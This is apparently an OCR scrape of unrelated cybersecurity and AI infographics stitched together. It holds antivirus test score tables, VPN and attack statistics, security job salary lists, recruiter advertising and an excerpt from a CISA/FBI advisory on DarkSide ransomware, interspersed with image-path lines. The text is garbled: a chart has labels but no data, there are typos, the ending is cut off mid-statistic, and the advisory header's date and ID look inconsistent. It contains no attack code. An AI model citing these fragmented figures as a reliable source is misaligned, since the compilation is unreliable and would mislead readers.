All ruling powers are keen to vanquish opponents, but in authoritarian governments, the risk of AI being abused to victimize opponents is significantly higher.


FOMO


Will FOMO worsen things?


Companies in every country say, "If we don't do it, someone else will". Will corporates use this excuse and enjoy unbridled exploitation of AI?


COMPILED BY ALMOSTISM

For more posts and infographics, check out http://almostism.com




The best Windows antivirus software
for business users
AV-TEST
The Independent IT-Security Institute
Magdeburg Germany
AV TEST
av-test.org
Windows 10
BUSINESS USERS WINDOWS
AhnLab 5.5 6.0 6.0
Avast 6.0 5.5 6.0
Bitdefender ES 6.0 5.5 6.0
Bitdefender Ultra 6.0 4.5 6.0
Check Point 6.0 5.5 6.0
Comodo 6.0 5.5 5.5
ESET 6.0 6.0 6.0
FireEye 4.5 6.0 6.0
F-Secure 6.0 6.0 6.0
G DATA 6.0 5.5 6.0
Kaspersky 6.0 6.0 6.0
McAfee 6.0 6.0 6.0
Microsoft 6.0 6.0 6.0
Sangfor 6.0 6.0 6.0
Seqrite 4.5 6.0 6.0
Sophos 6.0 5.5 6.0
Symantec 6.0 6.0 6.0
Trend Micro 6.0 6.0 6.0
VMware 5.5 4.0 6.0
Protection
Performance
Usability
AV-TEST: February 2021
www.av-test.org


SkyVPN
Usage Statistics of
GLOBAL VPN
in 2020
31%
VPN use has grown steadily since 2017. The following graph displays the average percentage of global internet users aged 16-64 using a VPN in the past month.
VPNS ARE WELL-ESTABLISHED AMONG INTERNET USERS – AND THEY'RE GROWING.
VPNs are used globally, across all types of countries and political environments.
72%
USERS IN US & UK
Choose FREE VPN
36%
USERS IN US & UK
Pay for VPN
61%
VPN USERS
Come from Indonesia
Secure browsing is VPNs' biggest draw, above accessing entertainment or restricted sites in the U.S. and UK markets.
SPEED AND QUALITY OF CONNECTION ARE A HIGHER PRIORITY THAN PRIVACY POLICIES WHEN PEOPLE CHOOSE A NEW VPN
statistics by Top10VPN


GLOBAL CYBERSECURITY STATISTICS 2020
RANSOMWARE
Attacks were up 62% for a total of 304.6 million
IOT ATTACKS
Increased 66% for a total of 56.9 million
INTRUSION
There were 4.8 trillion Intrustion attempts in 2020
MALWARE
Malware attacks decreased to 5.6 billion
ENCRYPTED THREATS
Encrypted threats increased to 3.8 million
Source: SonicWall
plexxtech
SOLUTIONS INC.

Cybersecurity Career
JOBS & SALARY
Security Architect
Primary Role: Maintains computer system security measures.
US Median Salary: $119,000
UK Median Salary: £72,500
Information Security Officer
Primary Role: Develops and delivers information security and privacy programs.
US Median Salary: $89,000
UK Median Salary: £65,000
Security Engineer
Primary Role: Develops and maintains methods that ensure systems are able to withstand disruption, including from natural disasters.
US Median Salary: $88,000
UK Median Salary: £52,500
Security Consultant
Primary Role: Provides clients with a needs assessment for computer system security concerns, focusing on vulnerabilities and targeting specific improvements.
US Median Salary: $81,140
UK Median Salary: £47,099
Crytpanalyst
Primary Role: Studies and finds weaknesses in existing cryptosystems.
US Median Salary: $76,470
UK Median Salary: No data
Malware Analyst
Primary Role: Analyze how and why different malware work.
US Median Salary: $75,000
UK Median Salary: £60,000
Information Security Specialist
Primary Role: Focuses on protecting systems by defining and setting privilege access, allocating resources and setting control structures.
US Median Salary: $71,418
UK Median Salary: £60,000
Incident/Security Responder
Primary Role: Investigates data breaches, cyber crimes, or other security-related incidents.
US Median Salary: $70,000
UK Median Salary: £60000
Forensic Computer Analyst
Primary Role: Uses available tools to find data on computers and other devices.
US Median Salary: $68,671
UK Median Salary: £62,500
Security Software Developer
Primary Role: Uses different programming languages to develop security-specific software.
US Median Salary: $65,668
UK Median Salary: £55,550

HOME USERS ANDROID

The best Android antivirus software for home users

Manufacturer	Product	AV-TEST-Certificate	Protection (max. 6 pts.)	Performance (max. 6 pts.)	Usability (max. 6 pts.)	Total Score (max. 18 pts.)
AhnLab	V3 Mobile Security	✓	6.0	6.0	6.0	18.0
Avast	Mobile Security	✓	6.0	6.0	6.0	18.0
AVG	AntiVirus FREE	✓	6.0	6.0	6.0	18.0
Avira	Antivirus Security	✓	6.0	6.0	6.0	18.0
Bitdefender	Mobile Security	✓	6.0	6.0	6.0	18.0
F-Secure	SAFE	✓	6.0	6.0	6.0	18.0
G DATA	Mobile Security	✓	6.0	6.0	6.0	18.0
Google	Play Protect		0.0	6.0	0.0	6.0
Ikarus	mobile.security	✓	6.0	6.0	5.0	17.0
Kaspersky	Internet Security for Android	✓	6.0	6.0	6.0	18.0
McAfee	Mobile Security	✓	6.0	6.0	6.0	18.0
NortonLifeLock	Norton 360	✓	6.0	6.0	6.0	18.0
Protected.net	Total AV	✓	6.0	6.0	6.0	18.0
securiON	OnAV	✓	6.0	6.0	6.0	18.0
Trend Micro	Mobile Security	✓	6.0	6.0	6.0	18.0

AV-TEST: March 2021

www.av-test.org

JOINT
CYBERSECURITY
ADVISORY

TLP:WHITE

Product ID: A20-131A

May 11, 2020


DarkSide Ransomware: Best Practices for Preventing Business Disruption from Ransomware Attacks


SUMMARY


This advisory uses the MITRE Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK®) framework, version 9. See the ATT&CK for Enterprise for all referenced threat actor tactics and techniques.

The Cybersecurity and Infrastructure Security Agency (CISA) and the Federal Bureau of Investigation (FBI) are aware of a ransomware attack affecting a critical infrastructure (CI) entity—a pipeline company—in the United States. Malicious cyber actors deployed DarkSide ransomware against the pipeline company's information technology (IT) network.[1] At this time, there is no indication that the entity's operational technology (OT) networks have been directly affected by the ransomware.

CISA and FBI urge CI asset owners and operators to adopt a heightened state of awareness and implement the recommendations listed in the Mitigations section of this Joint Cybersecurity Advisory, including implementing robust network segmentation between IT and OT networks; regularly testing manual controls; and ensuring that backups are implemented, regularly tested, and isolated from network connections. These mitigations will help CI owners and operators improve their entity's functional resilience by reducing their vulnerability to ransomware and the risk of severe business degradation if impacted by ransomware.


Cybersecurity
3-6 months
average amount of time it takes to fill an open cyber position
1.8 million
open InfoSec jobs by 2022
$1.3 million
average cost of a data breach
11%
of the cybersecurity workforce are women
Cyber jobs take
35%
longer to fill than any other job
$1 trillion
anticipated InfoSec spending by 2021
There is a talent shortage in the cybersecurity field, and it's fast growing.
Future of Cybersecurity:
Unsecured Internet of Things devices will likely cause data breaches
Global warfare will be fought in cyberspace
Cyberattacks will be more powerful because of AI- but so will cyberdefense
Top 5 In-Demand Cyber Jobs
1 Cybersecurity Engineer
Avg. Salary: $96,188
2 Cybersecurity Analyst
Avg. Salary: $75,162
3 Network Engineer/Architect
Avg. Salary: $70,951 - $113,065
4 Cybersecurity Manager/ Administrator
Avg. Salary: $109,113
5 Software Developer/ Engineer
Avg. Salary: $69,297 - $81,425
Sources: CSO Online, Tripwire, Cybersecurity Ventures, TechRepublic, HBR, Raytheon
HIREVELOCITY
P. 866.550.HIRE
W. www.hirevelocity.com
E. info@hirevelocity.com
About Hire Velocity
At Hire Velocity, we are passionate about designing talent strategies that transform organizations, and make the impossible possible for our clients. By combining high quality delivery teams with the most advanced recruiting and social media tools, we utilize two of our greatest assets—our talent and technology – to discover, measure, maximize, and deliver results.


BUSINESS USERS MACOS
The best MacOS antivirus software for business users
APPROVED
AV TEST
av-test.org
mac OS
AV TEST
The Independent IT-Security Institute
Magdeburg Germany
ESET 6.0 6.0 6.0
FireEye 6.0 4.5 6.0
McAfee 6.0 6.0 6.0
Sophos 6.0 5.5 6.0
Symantec 6.0 6.0 6.0
Protection
Performance
Usability
AV-TEST: December 2020
www.av-test.org


Infected Systems By Country Over Time
TALOS
NUMBER OF INFECTED SYSTEMS
OCT '19
NOV '19
DEC '19
JAN '20
FEB '20
JUL '20
AUG '20
SEP '20
OCT '20
ARGENTINA
BRAZIL
CHINA
SPAIN
FRANCE
INDIA
ITALY
JAPAN
MEXICO
NETHERLANDS
UNITED STATES
VIETNAM

DDoS Attacks Surge Worldwide

By the Numbers

929,000

Highest number of attacks ever seen in a 31-day period (April/May 2020)[i]

24%

Amount of all global enterprise attacks that were DDoS (2019)[iii]

2.3 Tbps

